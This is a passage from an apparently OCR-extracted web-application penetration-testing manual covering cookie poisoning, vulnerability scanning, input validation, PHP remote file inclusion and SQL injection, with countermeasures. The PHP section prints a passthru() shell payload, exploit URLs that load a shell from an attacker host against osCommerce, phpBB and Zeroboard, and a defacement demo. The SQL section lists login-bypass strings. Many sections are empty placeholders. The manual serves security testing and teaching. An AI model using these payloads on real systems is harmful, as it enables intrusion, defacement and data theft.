
period of time

- Non-Persistent Cookies: Also called In-Memory cookies, these are session-specific cookies, and are deleted as soon as the session is terminated.

### Use Of Cookie


- Store and manipulate any information you explicitly provide to a site
- Manages the session between various pages
- Track your interaction with the parent site such as page visited, times visited, time when visited
- A client can use any information available to Web Server including IP Address, Operating System, Browser type etc.

### A typical cookie algorithm



### Cookie Manipulation



- If cookies are not securely encoded, a hacker may be able to modify them





- Example:
  - “Poisoning” the cookie (Userid and timestamp)
- Risks: Bypassing authentication, gain access to accounts and information of other users.

### Pre-requisite[s]

### Examples/Results





### Analysis/Conclusion/Observation

- While SSL protects cookies over the network, it does not prevent them from being modified on the client computer.

**Countermeasures**

--

**Tool[s]**

- cookiepal

**Further Reading[s]**

--

**Remarks**

--

## U.15 VULNERABILITY IDENTIFICATION

### U.15.1 Check vulnerabilities associated with web server version

#### Description

Web servers have different vulnerabilities with newer vulnerabilities being discovered everyday. It is necessary to check all these vulnerabilities after determining the target web server. Some known vulnerabilities are DefaultNav on Domino, Unicode, Double Decode on IIS.

One can find more information on different vulnerabilities at [www.securityfocus.com](http://www.securityfocus.com), [www.securityportals.com](http://www.securityportals.com),

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

- Patch the web server. Modules running on web server and OS

#### Tool[s]

1. MBSA (Microsoft Baseline Security Analyser) : This tool identifies common Windows and IIS vulnerabilities, and missing service packs and patches

#### Further Reading[s]

#### Remarks

**U.15.2 Run Automated Web Vulnerability Scanner****Description**

There are many tools which check for vulnerable web servers. Some of them are Whisker, WebScan, NtoSpider GFI Languard, Nessus

**Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- Patch the web server. Modules running on web server and OS

**Tool[s]**

- WebScan, NtoSpider, Nessus, GFI LanGuard, Nikto, Burp Suite

**Further Reading[s]****Remarks**

### U.15.3 Check vulnerabilities associated with modules running on web server

#### Description

Many times it is found that the web server is not vulnerable. Or that a web server is patched but the modules running on it are still vulnerable. This can be exploited. A recent *OpenSSL* vulnerability is one such example.

More information on different vulnerabilities is available at [www.securityfocus.com](http://www.securityfocus.com)  
[www.securityportals.com](http://www.securityportals.com)

#### Pre-requisite[s]

#### Examples/Results

#### Analysis/Conclusion/Observation

#### Countermeasures

- 

#### Tool[s]

- 

#### Further Reading[s]

#### Remarks

## U.16 INPUT VALIDATION

Sanitizing input is a must for all web applications. If an application validates its input, chances are extremely rare that sensitive information is exposed to the web client by the web application. The simple rule behind this is “Accept only data that you expect; deny the rest.” Data is checked in the following manner:

- 1) Validate Data
- 2) Test for Buffer Overflow

### U.16.1 Validate data


#### Description

Web applications must validate each and every input request from the user. For instance, sensitive or business critical fields such as price and quantity cannot accept negative values. This means that the data type and corresponding values must first be checked before the web applications serves the data to the client.

Web developers quite often validate the information on client-side before posting it to the server using client-side scripting tools. This is very true especially in the case of Javascript and VBscript web pages. Users can very easily bypass client-side validation by modifying the request after the browser has validated it and before it reaches the server. Tools named ACHILLES or PAROS can be used for this purpose of intercepting requests before they reach the server and after the browser has validated form fields.

#### Pre-requisite[s]

#### Examples/Results



### Analysis/Conclusion/Observation

### Countermeasures

- Validate the sensitive parameters at server-side.
- Handle errors gracefully. Do not display default error messages.
- Audit critical exceptions.

### Tool[s]

- ACHILLES, PAROS, BURP

### Further Reading[s]

### Remarks

**U.16.2 Test Buffer overflow****Description**

In simple language, a *buffer overflow* means passing the application a larger chunk of data than what it is expecting. If the size of the field is validated at the client-end, it can be utilized to perform a buffer overflow attack. This is done by simply bypassing client-side validation by modifying the client request after the browser has validated the data and before it reaches the server. A tool named ACHILLES can be used for this purpose.

- In Buffer Overflow attacks, the parameter contains an embedded machine code instructions which are intended to overwrite the stack.
  - Uncrafted buffer overflow attack
  - Crafted buffer overflow attack
- Web application components in some languages that do not properly validate input can be crashed. These components are commonly (Non .NET/Java) include CGI, libraries, drivers, and web application server components.

**Pre-requisite[s]****Examples/Results****Analysis/Conclusion/Observation****Countermeasures**

- 

**Tool[s]**

- ACHILLES, PAROS

**Further Reading[s]****Remarks**

### U.16.3 PHP Insertion

PHP is a widely used language in web applications. It has lots of features found in high-level programming languages today. For example: PHP's transparent memory management is similar in syntax to the C language, offers simplicity for common tasks (file management and string parsing) and includes a full-featured API with functions that let coders access most popular database servers very easily.

PHP configuration is specified in a file *php.ini*, residing in */windows* or */winnt* (in Windows environments) or in */etc* in the Unix world. If the webserver that executes scripts is Apache Win32, it is necessary to have a copy of *php.ini* in the install directory.

There are two options in the config file that, when activated, let the attack be implemented:

*allow\_url\_fopen = On*

- if this option is **on**, it is possible to open files located on remote servers (using *http* or *ftp* protocols) through *fopen* ()

*register\_globals = On*

- if this option is **on**, it is possible to retrieve values for variables used in PHP code from parameters in an HTML form (you can set PHP variables using HTML)

As long as these two options are on, and one script in the application presents the structure we will see next, it is possible to inject arbitrary PHP code in web server files. In this situation, it is possible to run arbitrary commands remotely with privileges of the UID running the script.

- **Zeroboard**: gestor de tableros basado en web, con la funcionalidad habitual de un foro en Internet

- **PhpBB**

Products listed below were vulnerable to this type of attack:

- *osCommerce: e-commerce solution that lets you create a web-based online store*
- *Zeroboard: web-based board manager*
- *PhpBB: web-based BBS manager*

Now it's time to analyze vulnerable scripts in these products.

In osCommerce, the name of the vulnerable script is `include_once.php`:

```
<?
if (!defined($include_file . '___')) {
    define($include_file . '___', 1);
    include($include_file);
}
?>
```

This script is frequently used in different parts of the application. Developers have tried to encapsulate code-insertion functionality into *include\_once.php*, so that, when one fragment of code needs to be inserted, this script is inserted first to take care of inserting the code specified (it also **defines a symbol** to avoid inserting the same code more than once).

As an example, consider this code snippet, extracted from `product_reviews.php`:

```
<body marginwidth="0" marginheight="0" topmargin="0" bottommargin="0"
leftmargin="0" rightmargin="0" bgcolor="#FFFFFF">
<!-- header //-->
<?    $include_file    =    DIR_WS_INCLUDES    .    'header.php';
include(DIR_WS_INCLUDES . 'include_once.php'); ?>
<!-- header_eof //-->
```

Here we can confirm the code-insertion strategy explained above.

Once the script is analyzed, exploitation is trivial. You just have to bring up a webserver in the machine where you plan to implement the attack and include one PHP file with code you would like to execute. For example:

```
<? passthru("<comando>") ?>
```

With *passthru* we get a PHP-based shell in the vulnerable webserver: We can execute any command and see the output:

[http://servidor\\_vulnerable/catalog/inludes/include\\_once.php?include\\_file=http://atacante/shell.php](http://servidor_vulnerable/catalog/inludes/include_once.php?include_file=http://atacante/shell.php)

A similar error, although with a slightly different structure, is found in the script *install.php* of phpBB 2.0.1. This script completes the installation process, performs some checks and creates a database which will be used as a content backend. The administrator can make configuration changes after authentication. Here is a fragment of the vulnerable code:

```
include($phpbb_root_dir . 'includes/functions_selects.' . $phpEx);
```

Again, if *register\_globals* and *allow\_url\_fopen* are **on**, it is possible to insert PHP code from another webserver. However, this is possible with just one limitation: the name of the included script should be *functions\_selects.php*, and this file should belong to includes directory:

[http://servidor\\_vulnerable/install.php?phpbb\\_root\\_dir=http://atacante/](http://servidor_vulnerable/install.php?phpbb_root_dir=http://atacante/)

The last example covered here is ZeroBoard. The vulnerable script is *\_head.php*, which makes a code-insertion very similar to the one found in the previous example, but the name of the script should now be *alib.php*:

[http://servidor\\_vulnerable/\\_head.php?zb\\_path=http://atacante/](http://servidor_vulnerable/_head.php?zb_path=http://atacante/)

Next, we are going to build our own scenario in which we test this vulnerability. The vulnerable script is *include\_once.php*, same as in osCommerce:

```
<?
```

```
if (!defined($include_file . '___')) {  
    define($include_file . '___', 1);  
    include($include_file);  
}  
?>
```

This is the main page, which we intend defacing:

<Diagram>

Code we want to execute in the vulnerable server:

```
<? passthru ("echo defaced_web! > indice.html"); ?>
```

Now we just have to access a URL like this one:

[http://10.0.1.1/include\\_once.php?include\\_file=http://10.0.1.2/ataque.php](http://10.0.1.1/include_once.php?include_file=http://10.0.1.2/ataque.php)

We have got to change the content of the main webpage:

<Diagram>

## U.17 TEST SQL INJECTION

### Description

SQL Injection is a technique which allows an attacker to create or alter existing SQL commands (by using some special symbols) to gain access to important data or even the ability to execute system level commands on the server. SQL injections are the result of *poor input validation* and can be blocked by proper input sanitization. A SQL injection attack exploits vulnerabilities in input validation to run arbitrary commands in the database. It can occur when your application uses input to construct dynamic SQL statements to access the database. It can also occur if your code uses stored procedures that are passed strings that contain unfiltered user input.

The issue is magnified if the application uses an over-privileged account to connect to the database. In that instance, it is possible to use the database server to run operating system commands and potentially compromise other servers, in addition to being able to retrieve, manipulate, and destroy data.

### Purpose

SQL Injections occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application. Applications that do not correctly validate and/or sanitize user input, can potentially be exploited in several ways:

- Changing SQL values.
- Concatenating SQL Values.
- Adding Function calls & stored Procedures to a statement.
- Typecast and concatenate retrieved data.
- Adding system functions & procedures to retrieve critical information about the server.

### Test Environment

The Test environment developed by us is very simple, which uses Microsoft SQL server 2000 as a Database Management System, Web Server and an authentication web site. The test environment also contains two asp pages – one, for gathering user input and the second, for checking user input against data in the database using SQL Query.

### Architecture

The Test Environment is based on the two-tier architecture. A diagram of a typical two-tier architecture is shown below:

<Diagram>

In a two-tier architecture a client talks directly to a server, with no intervening server. It is typically used in small environments (less than 50 users).

Some important characteristics of a two-tier application are:

- User Interface on clients (desktops).
- Database on servers (more powerful machines).
- Business logic residing mostly on clients.
- Stored procedures for data access on the servers.
- SQLs used for communication.

Database Management System:

[Microsoft SQL Server 2000].

Database Name : Injection.

Table Name : Authentication.

Table Structure	: Sln	Integer (4)
	Name	Character (20)
	Password	Character (20)

#### **Front-end Structure:**

Authentication Page: [Login.asp]

This page is designed to take user input. There are two text boxes in the page with one submit button. When user click on the submit button the values of the text boxes are submitted to verify.asp page at the Server site.

#### **Objective**

- Bypassing Authentication
- Retrieving the Database Structure
- Understanding Execution of the DML Statements

### **U.17.1 Methodology**

- Check SQL Injection Vulnerability
- Bypass user authentication
- Get Control of Database
- Get Control of Host

- Map Internal LAN and *get* data from other hosts
- Attack other Systems

## U.18 TEST SERVER SIDE INCLUDE

[Text for this section is coming soon]

## U.19 GLOBAL COUNTERMEASURES

For web application security, countermeasures can be divided into two parts:

1. Client-Side countermeasure
2. Server-Side countermeasure

### CLIENT SIDE COUNTERMEASURE

- Logout all sessions when done
- Do not select “Remember Me” options
- Protect your cookies desktop security
- Ensure SSL is being used when given a choice of standard / secure login
- Patch your browser to guard against some nasty Cross-site Scripting attacks
- Treat emails with session id information in URL's just as securely as username/password

### SERVER SIDE COUNTERMEASURE

- Patch your web server regularly
- Make sure that the web server exposes as less details as it can
- Keep an eye on logs on the web server. If you find any malicious request continuously from a specific IP, block the IP.
- Use Outbound filter to protect your web server
- Use multiple 404 pages and send them randomly
- Write an application in such a way that it validates data on server and client side.

## U.20 FURTHER READIG

Web Hacking By Saumil Shah/ Shreeraj Shah  
Hacking Exposed – Web Edition By Stuart McClure

## V WEB APPLICATION SECURITY ASSESSMENT (CONTINUE...) – SQL INJECTIONS

### V.1 DESCRIPTION

SQL Injection is a technique through which an attacker can create or alter existing SQL commands (by using some special symbol) to gain access to important data or even the ability to execute system level commands in the server. Additionally after getting control on server other SQL Servers can also be mapped. SQL injections are the result of Poor Input Validation and can be blocked by proper input validation.

### V.2 PURPOSE

SQL Injections occurs when an attacker is able to insert a series of SQL statements into a 'query' by manipulating data input into an application. Application that do not correctly validate and/or sanitize the user input can potentially be exploited in several ways.

- Changing SQL values.
- Concatenating SQL Values.
- Adding Function calls & stored Procedures to a statement.
- Typecast and concatenate retrieved data.
- Adding system functions & procedure to find out critical information about the server.

### V.3 TEST ENVIRONMENT

Test environment developed by us is very simple, which uses Microsoft SQL server 2000 as a Database Management System, Web Server and an authentication web site. The test environment also contains two asp pages one is for gathering user input & another one is for checking user input against the data in the database using SQL Query.

Architecture

Test Environment is based on the two-tire Architecture. Diagram of typical two-tire architecture is shown below:

<Diagram>

In two-tier architecture a client talks directly to a server, with no intervening server. It is typically used in small environments (less than 50 users). Some important characteristics of a two-tier application are:

- User Interface on clients (desktops).
- Database on servers (more powerful machines).
- Business logic residing mostly on clients.
- Stored procedures for data access on the servers.
- SQLs used for communication.

Database Management System:

[Microsoft SQL Server 2000].

Database Name : Injection.

Table Name : Authentication.

Table Structure : SIno Integer (4)

Name Character (20)

Password Character (20)

Front-end Structure:

Authentication Page: [Login.asp]

This page is designed to take user input. There are two text boxes in the page with one submit button. When user click on the submit button the values of the text boxes are submitted to verify.asp page at the Server site.

## V.4 TERMINOLOGY

[Text]

## V.5 OBJECTIVE

- Bypassing Authentication
- Retrieving the Database Structure
- Understanding Execution of the DML Statements
- Execute system operating command
- Map Internal Network

## V.6 EXPECTED RESULT

[Text]

## V.7 METHODOLOGY / PROCESS

### V.7.1.1 CHECK SQL INJECTION VULNERABILITY

To find whether a site is vulnerable to SQL injections, try followings special characters in input:

'	.	,	"	%	-	*
---	---	---	---	---	---	---

### V.7.1.2 BYPASS USER AUTHENTICATION

1. ' Or 1=1); --
2. 'OR"=
3. 'any bad value
4. ' "
5. " "or"
6. 'admin'—
7. "any bad value" ' etc

### V.7.1.3 GET CONTROL OVER DATABASE

1. Getting Name of the Table (Using Having Clause)
2. Getting all Columns of the Table (Using Group by Clause)
